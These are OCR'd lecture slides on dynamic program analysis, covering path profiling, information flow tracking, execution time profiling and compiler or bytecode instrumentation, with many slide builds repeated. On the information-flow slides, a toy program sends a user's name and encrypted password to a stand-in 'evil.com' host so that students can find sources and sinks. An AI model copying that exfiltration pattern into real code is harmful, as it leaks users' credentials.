0	1	1	0
1	0	1	0
1	0	1	0
1	0	0	1
1	0	0	1

1 time!

Example: edge counts vs. path profiles




Path	Prof1	Prof2
ACDF	90	110
ACDEF	60	40
ABCDF	0	0
ABCDEF	100	100
ABDF	20	0
ABDEF	0	20

Figure 1. Example in which edge profiling does not identify the most frequently executed paths. The table contains two different path profiles. Both path profiles induce the same edge execution frequencies, shown by the edge frequencies in the control-flow graph. In path profile $Prof1$, path $ABCDEF$ is most frequently executed, although the heuristic of following edges with the highest frequency identifies path $ACDEF$ as the most frequent.

[*Efficient Path Profiling.* T. Ball and J. Larus. MICRO 1996.]

Example: edge counts vs. path profiles




Path	Encoding
ACDF	0
ACDEF	1
ABCDF	2
ABCDEF	3
ABDF	4
ABDEF	5

Note: uses only 1 variable, 4 integer assignments and 1 memory update. But handles ~8 edges!

[*Efficient Path Profiling.* T. Ball and J. Larus. MICRO 1996.]

Example: edge counts vs. path profiles




Path	Encoding
ACDF	0
ACDEF	1
ABCDF	2
ABCDEF	3
ABDF	4
ABDEF	5

Note: uses only 1 variable, 4 integer assignments and 1 memory update. But handles ~8 edges!

true of all the best research: "makes sense in hindsight"

[*Efficient Path Profiling.* T. Ball and J. Larus. MICRO 1996.]

Example: edge counts vs. path profiles



Path	Encoding
ACDF	0
ACDEF	1
ABCDF	2
ABCDEF	3
ABDF	4
ABDEF	5


Note: uses only 1 variable, 4 integer assignments and 1 memory update. But handles ~8 edges!

true of all the best research: "makes sense in hindsight"

could we do even better?


[*Efficient Path Profiling.* T. Ball and J. Larus. MICRO 1996.]

Example: edge counts vs. path profiles



C -> D	=	u + v
D -> F	=	t + u + v - w
E -> F	=	w
A -> B	=	t + u
F -> A	=	t + u + v

Example: edge counts vs. path profiles



C -> D	=	u + v
D -> F	=	t + u + v - w
E -> F	=	w
A -> B	=	t + u
F -> A	=	t + u + v

these smart approaches are 2.8x faster, etc.

Another example: information flow tracking

Key question: Can data controlled by an evil adversary influence sensitive computations?

Another example: information flow tracking

Key question: Can data controlled by an evil adversary influence sensitive computations?

- Can user password ever be displayed in the clear?

Another example: information flow tracking

Key question: Can data controlled by an evil adversary influence sensitive computations?

- Can user password ever be displayed in the clear?
- Can network data ever control a SQL command?

Another example: information flow tracking

Key question: Can data controlled by an evil adversary influence sensitive computations?

- Can user password ever be displayed in the clear?
- Can network data ever control a SQL command?

Two important definitions:

Another example: information flow tracking

Key question: Can data controlled by an evil adversary influence sensitive computations?

- Can user password ever be displayed in the clear?
- Can network data ever control a SQL command?

Two important definitions:

- ***Sources*** are where sensitive information enters the program (e.g., input from the network, user passwords, time of day, etc.)

Another example: information flow tracking

Key question: Can data controlled by an evil adversary influence sensitive computations?

- Can user password ever be displayed in the clear?
- Can network data ever control a SQL command?

Two important definitions:

- ***Sources*** are where sensitive information enters the program (e.g., input from the network, user passwords, time of day, etc.)
- ***Sinks*** are untrusted communication channels or sensitive computations (e.g., SQL commands, text displayed in the clear, etc.)

Another example: information flow tracking

Consider the following program:

```
var user = $_POST[“user”];
var passwd = $_POST[“passwd”];
var posts = db.getBlogPosts();
echo “<h1>Hi, $user</h1>”;
for (post : posts)
 echo “<div>”+post.getText+”</div>”;
var epasswd = encrypt(passwd);
post(“evil.com/?u=$user&p=$epasswd”);
```

Another example: information flow tracking

Consider the following program:

```
var user = $_POST["user"];
var passwd = $_POST["passwd"];
var posts = db.getBlogPosts();
echo "<h1>Hi, $user</h1>";
for (post : posts)
 echo "<div>"+post.getText+"</div>";
var epasswd = encrypt(passwd);
post("evil.com/?u=$user&p=$epasswd");
```

Where are the **sources**?

Another example: information flow tracking

Consider the following program:

```
var user = $_POST[“user”];
var passwd = $_POST[“passwd”];
var posts = db.getBlogPosts();
echo “<h1>Hi, $user</h1>”;
for (post : posts)
 echo “<div>”+post.getText+”</div>”;
var epasswd = encrypt(passwd);
post(“evil.com/?u=$user&p=$epasswd”);
```

Where are the **sources**?

Another example: information flow tracking

Consider the following program:

```
var user = $_POST["user"];
var passwd = $_POST["passwd"];
var posts = db.getBlogPosts();
echo "<h1>Hi, $user</h1>";
for (post : posts)
 echo "<div>"+post.getText+"</div>";
var epasswd = encrypt(passwd);
post("evil.com/?u=$user&p=$epasswd");
```

Where are the **sources**?

Where are the **sinks**?

Another example: information flow tracking

Consider the following program:

```
var user = $_POST["user"];
var passwd = $_POST["passwd"];
var posts = db.getBlogPosts();
echo "<h1>Hi, $user</h1>";
for (post : posts)
 echo "<div>"+post.getText+"</div>";
var epasswd = encrypt(passwd);
post("evil.com/?u=$user&p=$epasswd");
```

Where are the **sources**?

Where are the **sinks**?

Another example: execution time profiling

Key goal: determine how much **time** a program spends in each of its components (methods, classes, etc.)

Another example: execution time profiling

Key goal: determine how much **time** a program spends in each of its components (methods, classes, etc.)

- Conceptually:

Another example: execution time profiling

Key goal: determine how much **time** a program spends in each of its components (methods, classes, etc.)

- Conceptually:
    - record time at entry and exit of each method

Another example: execution time profiling

Key goal: determine how much **time** a program spends in each of its components (methods, classes, etc.)

- Conceptually:
    - record time at entry and exit of each method
    - subtract

Another example: execution time profiling

Key goal: determine how much **time** a program spends in each of its components (methods, classes, etc.)

- Conceptually:
    - record time at entry and exit of each method
    - subtract
    - update global table

Another example: execution time profiling

Key goal: determine how much **time** a program spends in each of its components (methods, classes, etc.)

- Conceptually:
  - record time at entry and exit of each method
  - subtract
  - update global table
- In practice, complex enough to merit a whole lecture!
  - we don’t have time to cover this in detail, but feel free to ask me about it!

Dynamic analyses: commonalities

We’ve discussed several different analyses:

- edge coverage
- path coverage
- information flow tracking
- execution time profiling

Dynamic analyses: commonalities

We've discussed several different analyses:

- edge coverage
- path coverage
- information flow tracking
- execution time profiling

Key question for us: what do they have **in common**?

Dynamic analyses: commonalities

We've discussed several different analyses:

- edge coverage
- path coverage
- information flow tracking
- execution time profiling

Key question for us: what do they have **in common**?

- they all involve **recording a subset** of all information about the program's execution

Dynamic analyses: what to record

- Suppose you have a **4 GHz** computer

Dynamic analyses: what to record

- Suppose you have a **4 GHz** computer
- Suppose your program runs for **1 minute**

Dynamic analyses: what to record

- Suppose you have a **4 GHz** computer
- Suppose your program runs for **1 minute**
- Suppose you record **1 byte per instruction**

Dynamic analyses: what to record

- Suppose you have a **4 GHz** computer
- Suppose your program runs for **1 minute**
- Suppose you record **1 byte per instruction**

How much are you recording?

Dynamic analyses: what to record

- Suppose you have a **4 GHz** computer
- Suppose your program runs for **1 minute**
- Suppose you record **1 byte per instruction**

How much are you recording?

- 4 GHz * 1 Minute = 240 000 000 000 cycles
- = 240 GB/minute = 4 GB/s = ~4000 MB/s

Dynamic analyses: what to record

- Suppose you have a **4 GHz** computer
- Suppose your program runs for **1 minute**
- Suppose you record **1 byte per instruction**

How much are you recording?

- 4 GHz * 1 Minute = 240 000 000 000 cycles
- = 240 GB/minute = 4 GB/s = ~4000 MB/s

- How fast is a modern SSD?

Dynamic analyses: what to record

- Suppose you have a **4 GHz** computer
- Suppose your program runs for **1 minute**
- Suppose you record **1 byte per instruction**

How much are you recording?

- 4 GHz * 1 Minute = 240 000 000 000 cycles
- = 240 GB/minute = 4 GB/s = ~4000 MB/s

- How fast is a modern SSD?
  - As of January 2022, the fastest SSD drives offered ~7000 MB/s write speeds

Dynamic analyses: instrumentation

- Cannot record it all!

Dynamic analyses: instrumentation

- Cannot record it all!
  - with massive compression, maybe 0.5MB/MInstr

Dynamic analyses: instrumentation

- Cannot record it all!
  - with massive compression, maybe 0.5MB/MInstr
  - but don't forget instrumentation overhead!

Dynamic analyses: instrumentation

- Cannot record it all!
  - with massive compression, maybe 0.5MB/MInstr
  - but don't forget instrumentation overhead!
- The relevant information **depends on the analysis** problem
  - e.g., compare information flow to path coverage

Dynamic analyses: instrumentation

- Cannot record it all!
  - with massive compression, maybe 0.5MB/MInstr
  - but don't forget instrumentation overhead!
- The relevant information **depends on the analysis** problem
  - e.g., compare information flow to path coverage
- Must focus on a **particular property** or type of information
  - abstract a trace of execution rather than recording the entire state space

Dynamic analyses: instrumentation

- Cannot record it all!
  - with massive compression, maybe 0.5MB/MInstr
  - but don't forget instrumentation overhead!
- The relevant information **depends on the analysis** problem
  - e.g., compare information flow to path coverage
- Must focus on a **particular property** or type of information
  - abstract a trace of execution rather than recording the entire state space
    - "most problems in computer science can be solved by adding either a layer of abstraction or a cache"

Components of a dynamic analysis

Components of a dynamic analysis

- **Property** of interest
    - *What are you trying to learn about? Why?*

Components of a dynamic analysis

- **Property** of interest
  - *What are you trying to learn about? Why?*
- **Information** related to property of interest
  - *How are you learning about that property?*

Components of a dynamic analysis

- **Property** of interest
  - *What are you trying to learn about? Why?*
- **Information** related to property of interest
  - *How are you learning about that property?*
- Mechanism for **collecting** that information from an execution
  - *How are you instrumenting the program?*

Components of a dynamic analysis

- **Property** of interest
  - *What are you trying to learn about? Why?*
- **Information** related to property of interest
  - *How are you learning about that property?*
- Mechanism for **collecting** that information from an execution
  - *How are you instrumenting the program?*
- Test **input** data
  - *What are you running the program on?*

Components of a dynamic analysis

- **Property** of interest
    - *What are you trying to learn about? Why?*
- **Information** related to property of interest
    - *How are you learning about that property?*
- Mechanism for **collecting** that information from an execution
    - *How are you instrumenting the program?*
- Test **input** data
    - *What are you running the program on?*
- Mechanism for **learning** about the property of interest from the information you collected
    - *How do you get from the logs to the answer?*

Example: branch coverage components

Example: branch coverage components

- **Property** of interest

Example: branch coverage components

- **Property** of interest
    - *Branch coverage of the test suite*

Example: branch coverage components

- **Property** of interest
  - *Branch coverage of the test suite*
- **Information** related to property of interest

Example: branch coverage components

- **Property** of interest
  - *Branch coverage of the test suite*
- **Information** related to property of interest
  - *Which branch was executed when*

Example: branch coverage components

- **Property** of interest
  - *Branch coverage of the test suite*
- **Information** related to property of interest
  - *Which branch was executed when*
- Mechanism for **collecting** that information from an execution

Example: branch coverage components

- **Property** of interest
  - *Branch coverage of the test suite*
- **Information** related to property of interest
  - *Which branch was executed when*
- Mechanism for **collecting** that information from an execution
  - *Logging statement at each branch*

Example: branch coverage components

- **Property** of interest
  - *Branch coverage of the test suite*
- **Information** related to property of interest
  - *Which branch was executed when*
- Mechanism for **collecting** that information from an execution
  - *Logging statement at each branch*
- Test **input** data

Example: branch coverage components

- **Property** of interest
    - *Branch coverage of the test suite*
- **Information** related to property of interest
    - *Which branch was executed when*
- Mechanism for **collecting** that information from an execution
    - *Logging statement at each branch*
- Test **input** data
    - *Test input data we generated earlier in class?*

Example: branch coverage components

- **Property** of interest
  - *Branch coverage of the test suite*
- **Information** related to property of interest
  - *Which branch was executed when*
- Mechanism for **collecting** that information from an execution
  - *Logging statement at each branch*
- Test **input** data
  - *Test input data we generated earlier in class?*
- Mechanism for **learning** about the property of interest from the information you collected

Example: branch coverage components

- **Property** of interest
  - *Branch coverage of the test suite*
- **Information** related to property of interest
  - *Which branch was executed when*
- Mechanism for **collecting** that information from an execution
  - *Logging statement at each branch*
- Test **input** data
  - *Test input data we generated earlier in class?*
- Mechanism for **learning** about the property of interest from the information you collected
  - *Postprocess, discard duplicates, divide observed # by total #*

Agenda: dynamic analysis

- motivation and terminology
- **instrumentation**
- properties of dynamic analysis
- real example analyses

Instrumentation: nuts and bolts

- How would you actually instrument a program to collect information about a property of interest?

Instrumentation: nuts and bolts

- How would you actually instrument a program to collect information about a property of interest?
  - **source to source** transformation?

Instrumentation: nuts and bolts

- How would you actually instrument a program to collect information about a property of interest?
    - **source to source** transformation?
        - by **hand**?

Instrumentation: nuts and bolts

- How would you actually instrument a program to collect information about a
  - source to sourc
    - by **hand**?

```
P: if (a < b) {
        Q: count[“P->Q”]++; foo(); }
   else {
        R: count[“P->R”]++; bar(); }
S: if (c < d) {
        T: count[“S->T”]++; baz(); }
   else {
        U: count[“S->U”]++; quoz(); }
```

Instrumentation: nuts and bolts

- How would you actually instrument a program to collect information about a property of interest?
  - **source to source** transformation?
    - by **hand**?
    - via **regular expressions**?
      - “s/(\w+\(.*\);)/int t=time(); $1 print(time()-t);/g”

Instrumentation: nuts and bolts


- How would you actually instrument a program to collect information about a property of interest?
  - **source to source** transformation?
    - by **hand**?
    - via **regular expressions**?
      - “s/(\w+\(.*\);)/int t=time(); $1 print(time()-t);/g”
    - something else?

Instrumentation: nuts and bolts

- How would you actually instrument a program to collect information about a property of interest?
  - source to source transformation?
    - by hand?
    - via regular expressions?
      - “s/(\w+\(.*\);)/int t=time(); $1 print(time()-t);/g”
    - something else?
  - by modifying the compiler or runtime?
    - how easy is that?

Instrumentation: nuts and bolts

- How would you actually instrument a program to collect information about a property of interest?
  - source to source transf
    - by hand?
    - via regular expressi
      - “s/(\w+\(.*\);)/in
    - something else?
  - by modifying the compi
    - how easy is that?



Instrumentation: nuts and bolts: instr. compilers

Definitions: *parsing* turns program text into an intermediate representation (abstract syntax tree or control flow graph). *Pretty printing* does the reverse.


Instrumentation: nuts and bolts: instr. compilers

Definitions: *parsing* turns program text into an intermediate representation (abstract syntax tree or control flow graph). *Pretty printing* does the reverse.

“`3+(i*1)`”

Instrumentation: nuts and bolts: instr. compilers

Definitions: *parsing* turns program text into an intermediate representation (abstract syntax tree or control flow graph). ***Pretty printing*** does the reverse.




Instrumentation: nuts and bolts: instr. compilers

Definitions: *parsing* turns program text into an intermediate representation (abstract syntax tree or control flow graph). ***Pretty printing*** does the reverse.

Note that this is an AST, like the ones you're using for HW6


"`3+(i*1)`"

parsing




Instrumentation: nuts and bolts: instr. compilers

Definitions: *parsing* turns program text into an intermediate representation (abstract syntax tree or control flow graph).
Pretty printing does the reverse.




Instrumented compilers: AST rewriting

- Parsing is a standard technology
  - Pretty printers are often written separately
  - Visitors, pattern matchers, etc., exist



Instrumented compilers: AST rewriting

- Parsing is a standard technology
  - Pretty printers are often written separately
  - Visitors, pattern matchers, etc., exist
- You are already doing AST rewriting in HW6 for mutation testing; the basic concept for instumentation is the same



Instrumented compilers: binary rewriting

- It is also possible to rewrite a compiled binary, object file or class file

Instrumented compilers: binary rewriting

- It is also possible to rewrite a compiled binary, object file or class file
- Java Byte Code is the Java VM input
    - Stack machine
    - Load, push, pop values from variables to stack
    - Similar to x86 assembly (but much nicer!)

Instrumented compilers: binary rewriting

- It is also possible to rewrite a compiled binary, object file or class file
- Java Byte Code is the Java VM input
  - Stack machine
  - Load, push, pop values from variables to stack
  - Similar to x86 assembly (but much nicer!)
- Java AST vs. Java Byte Code
  - You can transform back and forth (lose comments)
  - Ask me about **obfuscation**!

Instrumented compilers: byte code example

- Method with a single int parameter:
    - **`ALOAD 0`**
    - **`ILOAD 1`**
    - **`ICONST_1`**
    - **`IADD`**
    - **`INVOKEVIRTUAL “my/Demo” “foo” “(I)Ljava/lang/Integer;”`**
    - **`ARETURN`**

Instrumented compilers: JVM specification

Instrumented compilers: JVM specification

- https://docs.oracle.com/javase/specs/

Instrumented compilers: JVM specification

- https://docs.oracle.com/javase/specs/
- You can see the byte code of Java classes with **javap** or the **ASM Eclipse plugin** (among other tools)

Instrumented compilers: JVM specification

- https://docs.oracle.com/javase/specs/
- You can see the byte code of Java classes with **javap** or the **ASM Eclipse plugin** (among other tools)
- Many analysis and rewrite frameworks exist.

Instrumented compilers: JVM specification

- https://docs.oracle.com/javase/specs/
- You can see the byte code of Java classes with **javap** or the **ASM Eclipse plugin** (among other tools)
- Many analysis and rewrite frameworks exist.
    - e.g., Apache Commons Byte Code Engineering Library "is intended to give users a convenient way to analyze, create, and manipulate (binary) Java class files (those ending with .class). Classes are represented by objects which contain all the symbolic information of the given class: methods, fields and byte code instructions …"

Instrumented compilers: JVM specification

- https://docs.oracle.com/javase/specs/
- You can see the byte code of Java classes with **javap** or the **ASM Eclipse plugin** (among other tools)
- Many analysis and rewrite framewo
  - e.g., Apache Commons Byte C
    intended to give users a conve
    and manipulate (binary) Java
    .class). Classes are represente
    the symbolic information of th
    and byte code instructions …”

Key point: your compiler and runtime are ***just like other libraries***, and treating ***code as data*** is relatively easy!

Instrumented compilers: example rewrites

Instrumented compilers: example rewrites

- Check that every parameter of every method is non-null
- Write the duration of the execution of every method into a file
- Report a warning on Integer overflow
- Use a connection pool instead of creating every database connection from scratch
